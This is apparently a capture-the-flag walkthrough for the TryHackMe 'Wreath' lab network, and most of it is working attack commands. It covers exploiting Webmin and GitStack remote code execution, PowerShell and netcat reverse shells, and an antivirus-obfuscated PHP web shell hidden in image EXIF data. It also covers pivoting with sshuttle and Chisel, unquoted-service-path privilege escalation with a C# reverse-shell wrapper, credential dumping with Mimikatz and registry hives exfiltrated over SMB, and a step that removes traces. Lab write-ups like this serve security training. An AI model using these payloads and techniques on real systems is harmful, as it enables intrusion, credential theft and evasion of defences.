

Wreath_Network

== 🎯 Network Observations & Attack Plan ==

◆ Total Machines: 3

→ Indicates the need for lateral movement & privilege escalation between systems.

◆ Public Web Server (Internet-facing)

→ IP = 10.200.180.200

→ Entry point for initial access.

→ Hosts a website that is deployed from a Git repository.

→ Possible vulnerabilities in web application (check for common CVEs, misconfigs, etc.).

◆ Internal Git Server

→ IP = 10.200.180.150

→ Not directly accessible from the internet.

→ Git server receives push from Thomas's PC.

→ Look for:

- Exposed .git folders
- Leaked git credentials
- Sensitive information (API keys, passwords, hardcoded secrets)

◆ Thomas's PC

→ IP = 10.200.180.100

→ Likely running Windows Server.

→ Has antivirus protection — might be harder to exploit directly.

→ Not accessible from public-facing webserver (internal only).

== 🧠 Implications for Attack Plan ==

- ✓ Use the public webserver as initial foothold.
- ✓ Look for vulnerabilities to internal Git server.
- ✓ If access gained: Pivot to internal Git server.
- ✓ Eventually, try lateral movement to Thomas's PC using reverse shells or port forwarding (pivoting).
- ✓ Expect defenses on the Windows machine (antivirus, user restrictions, etc.).



Webserver

== Web Server Enumeration & Exploitation Plan ==

We'll use this section to:

1. Perform *****initial enumeration***** on the exposed web server
2. Identify possible *****vulnerabilities*****
3. Attempt *****exploitation***** for initial foothold

Enumeration

Enumeration Report – Wreath Machine

Target Overview:

- **IP Address:** 10.X.X.200
- **Hostname:** thomaswreath.thm
- **Machine:** Wreath (TryHackMe CTF)
- **Scan Type:** TCP SYN Scan, Version Detection, OS Detection
- **Port Range:** First 15000 ports (focused on 4 open ports)

Nmap Scan Summary:

Command Used:

```
sudo nmap -sS -sV -Pn -O -p 22,80,443,10000 10.X.X.200
```

Open Ports and Services:

- ◇ **Port 22/tcp:** OpenSSH 8.0 (protocol 2.0)
- ◇ **Port 80/tcp:** Apache httpd 2.4.37 (CentOS)
- ◇ **Port 443/tcp:** Apache httpd 2.4.37 (CentOS)
- ◇ **Port 10000/tcp:** MiniServ 1.890 (Webmin HTTPD)

Total Open Ports: 4

OS Detected: Likely Linux (CentOS), Kernel range: 4.x to 5.x

Vulnerabilities

Identified Vulnerability - Webmin RCE (MiniServ 1.890)

Service Information:

- **Port:** 10000/tcp
- **Service:** Webmin HTTPD (MiniServ)
- **Version:** 1.890
- **Detected by:** Nmap service/version scan
- **Operating System:** CentOS (Linux)

Vulnerability:

- ◇ **CVE:** CVE-2019-15107
- ◇ **Type:** Remote Code Execution (RCE)
- ◇ **CVSS Score:** 9.8 (Critical)
- ◇ **Authentication Required:** No
- ◇ **Exploit Complexity:** Low
- ◇ **Impact:** Full command execution on the server as root (if Webmin runs as root)

Exploitation



Exploit Used:

- **Name:** CVE-2019-15107.py
- **Source:** <https://github.com/MuirlandOracle/CVE-2019-15107>



Exploitation Steps:

1. Cloned the exploit:

```
git clone https://github.com/MuirlandOracle/CVE-2019-15107
cd CVE-2019-15107
chmod +x CVE-2019-15107.py
```

2. Installed required Python dependencies:

```
pip3 install -r requirements.txt
```

3. Started Metasploit reverse shell listener:

```
msfconsole
use exploit/multi/handler
set PAYLOAD linux/x64/shell_reverse_tcp
set LHOST <your-ip>
set LPORT 4444
exploit
```

4. Executed the exploit to trigger reverse shell:

```
./CVE-2019-15107.py <target-ip>
```

Type Command shell, Then it will ask you for your ip address and Port number to access reverse shell
Then press enter once you have setup your listener!

5. **Shell successfully received in Metasploit session.**

- Verified with:

```
whoami
```



Post-Exploitation



1. Extracted Root Password Hash:

```
cat /etc/shadow | grep root
```



2. Found SSH Private Key for Root:

```
ls -la /root/.ssh/  
cat /root/.ssh/id_rsa
```

- **Full path:** /root/.ssh/id_rsa
- **Action:** Copied and saved locally as **root_key**
- **Permissions set:**

```
chmod 600 root_key
```

🔑 3. Persistent Root Access Achieved:

- SSH login with key:

```
ssh -i root_key root@10.X.X.200
```

✅ **Result: Full root access via SSH.**

✅ Summary:

Phase	Result
Initial Access	Webmin RCE (CVE-2019-15107) exploited
Shell Gained	Reverse Shell via TCP (Port 4444)
Persistence	SSH root key found and used

Pivoting



Goal: To access internal services (e.g., the Git server or a protected Windows machine) not directly exposed to the internet by forwarding specific ports through the compromised Linux host.

□ Why Port Forwarding?

- The internal Git server is **not public**.
- Thomas' **Windows PC/server** is **not directly reachable**, but it's on the **same private network**.
- We compromised the public-facing Linux box.
- We now use it as a **pivot point** into the internal network.



Why sshuttle ?

- The compromised Linux server (**10.X.X.200**) has SSH access and is connected to this internal network.
- We use **sshuttle** to **create a transparent VPN-like tunnel** through the compromised host, without the need for proxychains or port forwarding configuration.

Command:-

```
sshuttle -r root@10.X.X.200 --ssh-cmd "ssh -i root_key" -N -x 10.X.X.200
```



Important Notes:

1. **DO NOT CLOSE THIS TERMINAL** while working on the room.
- If you disconnect, run the command again to regain access.

GitStack Server Enumeration & Exploitation Plan

This section outlines our approach to compromise the GitStack server:

1. Initial Enumeration

Perform reconnaissance on the exposed GitStack server to identify available services, open ports, and accessible endpoints.

2. Vulnerability Identification

Analyze the GitStack version and configuration to uncover known vulnerabilities (e.g., unauthenticated Remote access).

3. Exploitation for Initial Foothold

Leverage identified vulnerabilities to gain initial access to the system---typically by exploiting remote command execution.

4. Pivoting to Target Machine (Thomas)

*Once access is gained, enumerate internal resources and pivot from the compromised GitStack host to the target machine named **Thomas**, using tools like **Chisel**,*

Enumeration

Internal Recon & GitStack Discovery Report

Note: Pivoting with **sshuttle** is essential to access internal resources (like the GitStack web app) from your attacker machine. This allows full TCP redirection through the pivot node without needing to tunnel individual ports.

Network Discovery (From Compromised Host)



- Tool: Static **nmap** binary uploaded via Python HTTP server.
- Steps:

1. On Kali:

```
sudo python3 -m http.server 80
```

2. On compromised host (10.X.X.200):

```
curl http://<KALI-IP>/nmap-<your-username> -o /tmp/nmap-<your-username> && chmod +x /tmp/<your-username> ./nmap-<your-username> -sn 10.X.X.1-255 -oN scan-<your-username>
```

-  **Active Hosts Found:**
 - 10.X.X.100
 - 10.X.X.150
-  **Excluded:**
 - 10.X.X.1 (AWS infrastructure)
 - 10.X.X.250 (OpenVPN server)
 - 10.X.X.200 (Compromised pivot host)

Step 3: Port Scan on Internal Host (From Compromised Host)

Using the static Nmap binary, scanned host **10.X.X.150** for open TCP ports below **15000**.
Command Used:

```
./nmap-<your-username> -T4 -p1-14999 --open 10.200.180.150 -oN port-scan.txt
```

Result:

PORT	STATE	SERVICE
80/tcp	open	http

PORT	STATE	SERVICE
3389/tcp	open	ms-wbt-server
5985/tcp	open	wsman



Pivoting Setup:

After gaining root access on the internal host (10.X.X.200), we established full TCP routing to the internal network using **sshuttle**.
(Review Pivoting node inside the Wreath_Network)

Exploit Code Review

Exploit Identification & Preparation

Exploit Discovery

After identifying that the **GitStack web service** was running on the internal host (10.X.X150), an exploit was discovered on **Exploit-DB** which targets this specific version of GitStack. The vulnerability allows **unauthenticated remote command execution** via improper access control in the GitStack web interface

Exploit Retrieval

To retrieve the exploit locally for review and execution, the following **searchsploit** command was used:

```
(user@kali)-[~/Downloads]
$ searchsploit GitStack

-----
Exploit Title | Path
-----
GitStack - Remote Code Execution | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code E | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution | php/webapps/43777.py
-----

Shellcodes: No Results
```

```
searchsploit -m php/webapps/43777.py
```

DOS Line Endings Issue

Exploit files retrieved via **searchsploit** often contain **Windows-style (CRLF)** line endings, which can cause execution issues on **Linux systems** — especially in scripts and interpreters like Python.

To fix this, the **dos2unix** tool was used:

```
dos2unix 43777.py
```

✅ This converted the file to **Unix-style (LF)** line endings, ensuring compatibility when running the script on the attacker's Kali Linux system.

Exploit Code Review & Configuration

To make the exploit functional, the script was opened in a text editor:

```
nano 43777.py
```

*Inside the code (around lines **23–24**), the following variables were found:*

```
ip = "10.X.X.150"      # Change the Default Ip to Internal Target IP of GitStack  
command = "whoami"     # Command to execute
```

Exploitation

Python Compatibility

Since this exploit script was written in **Python 2**, it must be executed using:

```
python2.7 43777.py
```

```
(user@kali)-[~/Documents/wreath]
$ python2.7 43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system"
"
```

Web Shell Access & Command Execution

Objective

Establish interactive command execution via the **uploaded PHP web shell** created by the GitStack exploit (**43777.py**), and simulate a shell session from the attacker's Kali machine.

Exploit Outcome

The previously executed **Python 2 exploit (43777.py)** successfully uploaded a PHP web shell on the internal GitStack server:


- **URL of Web Shell:**
<http://10.X.X.150/web/exploit.php>
- **Payload in Shell:**

```
<?php system($_POST['a']); ?>
```

This shell executes any system command passed via the **POST** parameter **a**.

Firewall Configuration on prod-serv

CentOS (and other RHEL-based systems) use **firewalld** as a front-end for iptables, and by default it's **very restrictive**, especially on non-SSH ports. So before running your **socat** listener on port **16000**, you must **explicitly allow** that port through the firewall.

 Allow port 16000 through **firewalld**:

```
sudo firewall-cmd --zone=public --add-port=16000/tcp --permanent
```

- **--zone=public**: Use the default zone (most systems use public)
- **--add-port=16000/tcp**: Allow TCP traffic on port 16000
- **--permanent**: Make the rule persistent (survives reboot)

Setting Up Socat Tunnel

On the compromised Linux machine (**prod-serv**), a socat listener was created to forward traffic from port **16000** to the attacker's listener:

```
/tmp/socat-<username> TCP-LISTEN:16000,reuseaddr,fork TCP:<attacker_ip:4444
```

This created a relay path:

→ Target Windows → Linux relay → Kali attacker box

PowerShell Reverse Shell Payload

```
curl -X POST http://10.X.X.150/web/exploit.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%27<prod-sev_IP_address_here>%27%2C16000%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200 .. 65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24b-ytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%20%2C%20%24%20%7C%20Out-String%20%29%3B%24sendback%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"
```

Listener Setup on Attacker Machine

On the attacker machine, a Netcat listener was started:

```
nc -lvp 4444
```

 **Result: Successful Reverse Shell**

```
(user@kali) - [~/Documents/wreath]  
$ cat congrats.txt
```

YOU COMPROMISED YOUR
2ND MACHINE :)

Post-Exploitation

Post-Exploitation Report --- Git Server

Target:

- Windows Git Server (Internal Network)
- Access: SYSTEM (Highest Privileges)
- Listener Port: 4444 (Reverse Shell via netcat)

Account Created:

```
net user <set-any-username> <set-your-password> /add
net localgroup Administrators <username> /add
net localgroup "Remote Management Users" <username>/add
```

RDP Access:

Install:

```
sudo apt install freerdp2-x11
```

```
xfreerdp /v:<Target-IP> /u:<username-here> /p:'<password_here>' +clipboard /dynamic-
resolution /drive:/usr/share/windows-resources,share
```

Mimikatz Dump:

☐ Run from cmd.exe or Powershell.exe:

```
\\tsclient\share\mimikatz\x64\mimikatz.exe
```

☐ In mimikatz:

```
privilege::debug
token::elevate
lsadump::sam
```

Credentials Recovered:

☐ Administrator Hash:

NTLM Hash: (from Mimikatz)

☐ User: Thomas

NTLM Hash: (from Mimikatz)

Cracked on [crackstation/hashtexts.com] →

Pivoting

Pivoting Report: GitServer → Thomas (Chisel Reverse Tunnel)

Objective:

Establish a reverse tunnel from the **GitServer (compromised)** to access internal services on the **Thomas machine (10.X.X.100)** using **Chisel**.

Tools Used:

- **Chisel** -- fast TCP/UDP tunnel over HTTP (secured with WebSockets).
- **Evil-WinRM** -- used for executing commands on the Windows target (GitServer).
- **netsh** -- for configuring Windows Firewall.

— Chisel Reverse Tunnel Configuration

On GitServer (Windows):

1. Firewall Configuration:

```
netsh advfirewall firewall add rule name="Chisel-test" dir=in action=allow protocol=tcp localport=47000
netsh advfirewall firewall add rule name="Webserver" dir=in action=allow protocol=tcp localport=80
```

2. Chisel Server (Reverse Mode):

```
cd C:\Windows\Temp
.\chisel.exe server --reverse --socks5 -p 47000
```

Result:

server: Reverse tunnelling enabled

server: Listening on <http://0.0.0.0:47000>

On Attacker Machine (Kali Linux):

Run Chisel **client** to establish reverse tunnel:

```
chisel client -v 10.200.180.150:47000 127.0.0.1:9999:socks
```

Verify Proxy is Working:

```
ss -tulnp | grep 9999
```

Step 2: Configure FoxyProxy in Firefox

1. Install FoxyProxy (if not already installed)

- Firefox Add-ons → Search "FoxyProxy Standard" → Install.

2. Add a New SOCKS5 Proxy:

◇ Click FoxyProxy icon → **Options** → **Add New Proxy**.

◇ Settings:

- **Proxy Type:** SOCKS5
- **IP:** 127.0.0.1
- **Port:** 9999
- ☒ **Enable "Proxy DNS"** (resolves hostnames via Thomas's network)
- Save (OK).

3. Activate Proxy:

◇ Click FoxyProxy icon → Select the proxy you just created.

Step 3: Access Thomas's Machine (10.X.X.100)

Now, **any traffic in Firefox** will route through the Git server (10.200.180.150) to Thomas's network.



Direct Access:

- Open Firefox and visit:

```
http://10.X.X.100
```

(This will load Thomas's web server directly.)



Speeding Up the Proxy (Optional)

SOCKS can be slow. For **faster access to specific ports**, use **port forwarding** instead:

```
chisel client -v 10.X.X.150:47000 R:8080:10.X.X.100:80 R:33890:10.X.X.100:3389
```

Now access:

- **Web:** `http://localhost:8080` → Thomas's port 80
- **RDP:** `xfreerdp /v:localhost:33890` → Thomas's port 3389



Initial Exploitation Report --- Thomas Machine

1. We have identified that Thomas frequently pushes his code from the Git server. Since port 80 is open on Thomas, our next step will be to enumerate the exposed **.git** directory using **GitTools**.
2. Once we extract the **Website.git** repository, we will analyze the files and focus on the vulnerable **index.php** file located in the **/resources/** directory. This file contains a **file upload functionality** that is vulnerable to **filter bypass**.
3. Our plan is to craft an **obfuscated PHP shell** to bypass antivirus detection and upload it through this vulnerable upload form.
4. After successful upload, we will move into the **post-exploitation phase** on Thomas's PC.
5. With this foothold, we will have **compromised Wreath's network**. 🏠

Enumeration



Git Repository Extraction and Analysis — Website.git



Objective:

Extract the **Website.git** repository from the Git server (accessible via Evil-WinRM), recreate it locally, and analyze its commit history to uncover the latest version of the website's source code.



Environment & Access:



Step 1: Locate the .git Repository



Found Path:

→ C:\GitStack\repositories\



Step 2: Download the .git Repository

Use Evil-WinRM's download feature:

```
download C:\GitStack\repositories\Website.git
```



Tip: This will create a local folder named Website.git in your Kali/attacker machine.



Step 3: Install GitTools and Prepare for Extraction

GitTools is a public toolset to analyze .git directories.

Clone it using:

```
cd ..  
git clone https://github.com/internetwache/GitTools
```



Next, organize your directory

1. Create a folder named `real_website`
2. Move the downloaded .git folder inside it:

```
mkdir real_website  
mv Website.git real_website/.git
```



Step 4: Extract the Repository with Extractor.sh

Now use the extractor tool:

```
GitTools/Extractor/extractor.sh real_website Website
```

✓ This will create a folder called Website/ containing:

- One folder for each commit, named like:

- ◇ 0-<commit hash>

- ◇ 1-<commit hash>

- ◇ 2-<commit hash>



Step 5: Review Git Commit History

To read the commit history, use:

```
separator="===== "; for i in $(ls); do printf
"\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf
"\n\n$separator\n\n\n"
```



Step 6: Identify and Explore the Latest Commit

The commit history (from oldest to latest) is:

```
70dde80cc19ec76704567996738894828f4ee895
82dfc97bec0d7582d485d9031c09abcb5c6b18f2
345ac8b236064b431fa43f53d91c98c4834ef8f3 ← HEAD (latest)
```


Vulnerability

Vulnerability Report: File Upload Bypass in resources/index.php



Summary:

The file **resources/index.php** within the web directory allows users to upload images. However, due to flawed file extension validation and an insufficient image-type verification method, the upload function is **vulnerable to a PHP file upload bypass**, leading to **Remote Code Execution (RCE)** on the server.



Application Path:

```
cat Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/index.php
```



Intended Functionality:

- Accept image uploads (JPG, JPEG, PNG, GIF)
- Save uploaded files to **/uploads/** directory
- Reject non-image files using:
- Extension filter (**\$goodExts**)
- EXIF header validation (**getimagesize()**)



Vulnerability: File Upload Filter Bypass

1. File Extension Filter Bypass:

```
!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts)
```

- Uses **explode()** and selects only the second part of the filename.
- This means a file like `payload.jpg.php` will bypass the filter because `explode()` returns:

```
["payload", "jpg", "php"] → [1] is "jpg" → passes!
```

2. getimagesize() Bypass:

```
$size = getimagesize($_FILES["file"]["tmp_name"]);
```

- This function validates image files by reading EXIF data.
- However, you can prepend minimal JPEG magic bytes (**\xFF\xD8\xFF\xE0**) to a PHP payload to trick `getimagesize()` into believing the file is a valid image.



Impact: Executable PHP code passes the image check.

Exploitation



Exploitation Report — Fake Image Upload with Embedded Payload



Objective

To test a file upload vulnerability by uploading a fake image:

- Looks like a valid **.jpg**
- Contains embedded PHP payload (inside metadata)
- Uses double extension trick: **.jpg.php**



Pre-Exploitation Authentication

Before exploiting the upload functionality:

- Navigate to:

<http://10.X.X.100/resources/>

- You'll be prompted for credentials.

► Use the following credentials:

```
Username: Thomas  
Password: i<3ruby
```

After logging in, you'll see the **file upload** functionality under **/resources/**.



Steps Taken



1. Generate a Fake JPEG Image

```
convert -size 200x100 xc:white normal.jpg
```

This created a valid white image (**200x100**) with JPEG magic bytes.



2. Rename for Double Extension Bypass

```
mv normal.jpg normal1.jpg.php
```

Renamed to **normal.jpg.php** to bypass filters that rely only on file extension.

✓ 3. Obfuscate the Payload to Bypass Antivirus

Used an **online PHP obfuscator** and applied:

Here is the online tool link:- <https://www.gaijin.at/en/tools/php-obfuscator>

```
<?php \ $p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\ $p0)){echo  
base64_decode('PHByZT4=').shell_exec(\ $p0).base64_decode('PC9wcmU+');}die();?>
```

✓ 4. Inject the Payload into EXIF Metadata

Used **exiftool** to inject our obfuscated PHP webshell into the image metadata:


```
exiftool -Comment="<?php \ $p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\ $p0)){echo  
base64_decode('PHByZT4=').shell_exec(\ $p0).base64_decode('PC9wcmU+');}die();?>"  
normal1.jpg.php
```

🔧 Post-Upload Verification

After uploading, visit:

`http://<target-ip>:<port>/resources/uploads/normal1.jpg.php?wreath=whoami`

✓ RESULT



Getting Reverse Shell

Reverse Shell Exploitation Report — Netcat via Webshell on Windows Target

Objective:

Gain a **reverse shell** on the Windows target machine via an existing **PHP webshell**, by uploading a **cross-compiled Netcat binary**, and executing it to connect back to the attacker machine.

Step 1: Cross Compile Netcat (on Kali Linux)

Since uploading the default Netcat binary triggers antivirus (Defender), we compiled our **own custom 64-bit Windows-compatible Netcat binary** using Kali Linux:

Commands:

```
sudo apt update  
sudo apt install mingw-w64
```

Clone the repository containing Netcat source code:

```
git clone https://github.com/int0x33/nc.exe  
cd nc.exe
```

Modify Makefile:

• Open Makefile:

```
nano Makefile
```

comment all CC variables and add that one:

• Update the compiler settings:

```
#CC=gcc  
#CC=i686-pc-mingw32-gcc  
CC=x86_64-w64-mingw32-gcc
```

• Compile:

```
make
```

This generates **nc.exe** – a 64-bit Netcat binary for Windows.

Step 2: Upload Netcat to the Target Machine


 Start a Python web server on the attacker's machine:

```
sudo python3 -m http.server 80
```

Use cURL via Webshell to Download nc.exe:

In the webshell interface on the target system:

```
curl http://<ATTACKER-IP>/nc64.exe -o c:\\windows\\temp\\nc.exe
```

 **Note:** Double backslashes (\\) are used due to how the webshell handles escape characters.

Step 3: Set Up Listener on Attacker Machine

Start a Netcat listener to receive the reverse shell:

```
nc -lvp 4444
```

Step 4: Trigger the Reverse Shell via Webshell

Execute Netcat from the target system using the webshell:

```
http://<thomas_machine-ip>/resources/uploads/normal1.jpg.php?wreath=powershell.exe%20c:\\windows\\temp\\nc.exe%20<attacker-ip>%204444%20-e%20cmd.exe
```

Privilege Escalation

Privilege Escalation — Thomas Machine

Vulnerability:

*Unquoted Service Path in a service running as **NT AUTHORITY\SYSTEM***

Enumeration Phase

Command Used:

```
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```

Output Insight:

*From the filtered list, we identified a service with an **unquoted path**:*

```
PathName: C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
```

Privilege Escalation Plan

• Check service permissions:

```
Get-Acl -Path 'C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe'
```

Create payload (**wrapper.cs**) using this C# reverse shell:

```
using System;
using System.Diagnostics;

namespace Wrapper {
    class Program {
        static void Main() {
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc.exe",
"<your_ip> 4445 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

}

Upload payload to victim:

```
curl http://<your-ip>/wrapper.exe -o %TEMP%\wrapper.exe
```

Stop the vulnerable service:

```
sc stop SystemExplorerHelpService
```

Copy payload to vulnerable directory:

```
copy %TEMP%\wrapper-rohan.exe "C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe"
```

Set up listener on attack machine:

```
nc -lvnp 4445
```

Start the vulnerable service:

```
sc start SystemExplorerHelpService
```

RESULT

```
(user@kali)-[~/Documents/wreath/nc.exe]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.250.180.3] from (UNKNOWN) [10.200.180.100] 49957
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```

Post Exploitation

Post-Exploitation — Wreaths Network

Target Environment Summary:

✓ 1. Navigated to Temporary Working Directory

```
cd C:\Windows\Temp
```

✓ 2. Dumped Windows Registry Hives (SAM and SYSTEM)

These hives contain password hashes and decryption keys respectively.

```
reg.exe save HKLM\SAM sam.bak  
reg.exe save HKLM\SYSTEM system.bak
```

Exfiltration Process

✓ 3. Set Up SMB Share on Attacker Machine

```
mkdir -p /tmp/smbshare  
cd /tmp/smbshare  
impacket-smbserver share /tmp/smbshare -smb2support
```

✓ 4. Transferred Hive Files to Attacker via SMB

```
move sam.bak \\10.250.180.3\share\sam.bak  
move system.bak \\10.250.180.3\share\system.bak
```

Hash Extraction

✓ 5. Used Impacket's secretsdump.py to Dump NTLM Hashes

```
secretsdump.py -sam sam.bak -system system.bak LOCAL
```

✓ 6. Removed any Artifacts or traces from pawned Machines

Achievement Summary:

Machine	Status
Thomas-PC	✅ Pwned (SYSTEM access + NTLM hash exfiltrated)
2nd Machine	✅ Pwned
3rd Machine	✅ Pwned
Network Domain	✅ Fully compromised



Conclusion:

- *Successfully completed full post-exploitation on Thomas's machine.*
- *Proved SYSTEM-level access via NTLM hash dump.*
- All artifacts and traces were deleted